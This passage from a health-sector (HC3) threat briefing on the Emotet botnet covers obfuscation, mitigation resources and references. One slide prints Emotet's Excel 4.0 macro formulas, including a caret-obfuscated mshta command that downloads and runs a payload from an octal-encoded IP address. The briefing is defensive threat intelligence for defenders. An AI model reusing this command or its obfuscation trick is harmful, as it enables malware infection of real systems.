


Image source: Trend Micro

Obfuscation, part 3

Emotet also uses octal format for IP addresses

Defined names | Formulas

Exclude functions

☑ RUN/GOTO ☑ CHAR ☑ CONCAT

Index	Formula
'SS'!O26	=III="cmd /c m^sh^t^a h^tt^p^:/^/0056.0151.0121.0114/c.html"
'SS'!O38	=EXEC(III)
'SS'!O49	=HALT()

Image source: Trend Micro

Emotet Defense and Mitigations

Resources to assist an organization in defense

Defense and Mitigations

- Government resources:
  - DHS/CISA Stop Ransomware: https://www.cisa.gov/stopransomware
  - FBI Cybercrime: https://www.fbi.gov/investigate/cyber
  - FBI Internet Crime Complaint Center (IC3): https://www.ic3.gov/Home/ComplaintChoice/default.aspx/
  - HC3 Products: https://www.hhs.gov/about/agencies/asa/ocio/hc3/index.html
  - CISA Alert TA18-201A
- Other resources:
  - MS-ISAC Security Primer- Emotet
  - Palo Alto IOCs: https://unit42.paloaltonetworks.com/emotet-malware-summary-epoch-4-5/#Appendix-A-Emotet-epoch-4-activity

Reference Materials

References

Bruised but Not Broken: The Resurgence of the Emotet Botnet Malware
https://www.trendmicro.com/en_us/research/22/e/bruised-but-not-broken--the-resurgence-of-the-emotet-botnet-malw.html

Death of Emotet: The Takedown of The Emotet Infrastructure
https://blogs.vmware.com/security/2021/02/death-of-emotet.htmlhttps://blogs.vmware.com/networkvirtualization/2021/02/death-of-emotet.html/

Authorities plan to mass-uninstall Emotet from infected hosts on April 25, 2021
https://www.zdnet.com/google-amp/article/authorities-plan-to-mass-uninstall-emotet-from-infected-hosts-on-march-25-2021/

Emotet malware is back and rebuilding its botnet via TrickBot
https://www.bleepingcomputer.com/news/security/emotet-malware-is-back-and-rebuilding-its-botnet-via-trickbot/

Why international efforts were needed to tackle EMOTET (Includes interview)
https://www.digitaljournal.com/tech-science/why-international-efforts-were-needed-to-tackle-emotet/article/588822

Bromium- Emotet: A Technical Analysis of the Destructive Polymorphic Malware
https://www.bromium.com/wp-content/uploads/2019/07/Bromium-Emotet-Technical-Analysis-Report.pdf

Emotet starts dropping Cobalt Strike again for faster attacks
https://www.bleepingcomputer.com/news/security/emotet-starts-dropping-cobalt-strike-again-for-faster-attacks/

Emotet Summary: November 2021 Through January 2022
https://unit42.paloaltonetworks.com/emotet-malware-summary-epoch-4-5/

MITRE ATT&CK: Emotet
https://attack.mitre.org/software/S0367/

References

Cops Disrupt Emotet, the Internet's 'Most Dangerous Malware'
https://www.wired.com/story/emotet-botnet-takedown/

Emotet Tests New Delivery Techniques
https://www.proofpoint.com/us/blog/threat-insight/emotet-tests-new-delivery-techniques

The Emotet botnet is back, and it has some new tricks to spread malware
https://www.zdnet.com/article/the-emotet-botnet-is-back-and-it-has-some-new-tricks-to-spread-malware/

Microsoft to make enabling 'untrusted' Office macros tougher in the name of security
https://www.zdnet.com/article/microsoft-to-make-enabling-untrusted-office-macros-tougher-in-the-name-of-security/

Emotet: The world's most dangerous malware botnet was just disrupted by a major police operation
https://www.zdnet.com/article/emotet-worlds-most-dangerous-malware-botnet-disrupted-by-international-police-operation/

Helping users stay safe: Blocking internet macros by default in Office
https://techcommunity.microsoft.com/t5/microsoft-365-blog/helping-users-stay-safe-blocking-internet-macros-by-default-in/ba-p/3071805

Quickheal: The Complete story of EMOTET - Most prominent Malware of 2018
https://quickheal.co.in/documents/technical-paper/Whitepaper_HowToPM.pdf

Meet CrowdStrike's Adversary of the Month for February: MUMMY SPIDER
https://www.crowdstrike.com/blog/meet-crowdstrikes-adversary-of-the-month-for-february-mummy-spider/

Alert (AA20-280A) Emotet Malware
https://www.cisa.gov/uscert/ncas/alerts/aa20-280a

References

Emotet Update Increases Downloads
https://www.hornetsecurity.com/en/security-information/emotet-update-increases-downloads/

A Comprehensive Look at Emotet's Summer 2020 Return
https://www.proofpoint.com/us/blog/threat-insight/comprehensive-look-emotets-summer-2020-return

A Comprehensive Look at Emotet's Summer 2020 Return
https://www.proofpoint.com/us/blog/threat-insight/comprehensive-look-emotets-summer-2020-return

Emotet's Central Position in the Malware Ecosystem
https://news.sophos.com/en-us/2019/12/02/emotets-central-position-in-the-malware-ecosystem/

Emotet Malware Over the Years: The History of an Infamous Cyber-Threat
https://heimdalsecurity.com/blog/emotet-malware-history/

Questions

FAQ

Upcoming Briefing

- 6/16 – Strengthening Your Cyber Posture

Product Evaluations

Recipients of this and other Healthcare Sector Cybersecurity Coordination Center (HC3) Threat Intelligence products are **highly encouraged** to provide feedback. To provide feedback, please complete the HC3 Customer Feedback Survey.

Requests for Information

Need information on a specific cybersecurity topic? Send your request for information (RFI) to HC3@HHS.GOV.

Disclaimer

These recommendations are advisory and are not to be considered as federal directives or standards. Representatives should review and apply the guidance based on their own requirements and discretion. The HHS does not endorse any specific person, entity, product, service, or enterprise.

About HC3

The Health Sector Cybersecurity Coordination Center (HC3) works with private and public sector partners to improve cybersecurity throughout the Healthcare and Public Health (HPH) Sector. HC3 was established in response to the Cybersecurity Information Sharing Act of 2015, a federal law mandated to improve cybersecurity in the U.S. through enhanced sharing of information about cybersecurity threats.

What We Offer

Sector and Victim Notifications

Direct communications to victims or potential victims of compromises, vulnerable equipment, or PII/PHI theft, as well as general notifications to the HPH about current impacting threats via the HHS OIG.

Alerts and Analyst Notes

Documents that provide in-depth information on a cybersecurity topic to increase comprehensive situational awareness and provide risk recommendations to a wide audience.

Threat Briefings

Presentations that provide actionable information on health sector cybersecurity threats and mitigations. Analysts present current cybersecurity topics, engage in discussions with participants on current threats, and highlight best practices and mitigation tactics.

Office of
Information Security
Securing One HHS

Health Sector Cybersecurity Coordination Center

Contacts

HHS.GOV/HC3

HC3@HHS.GOV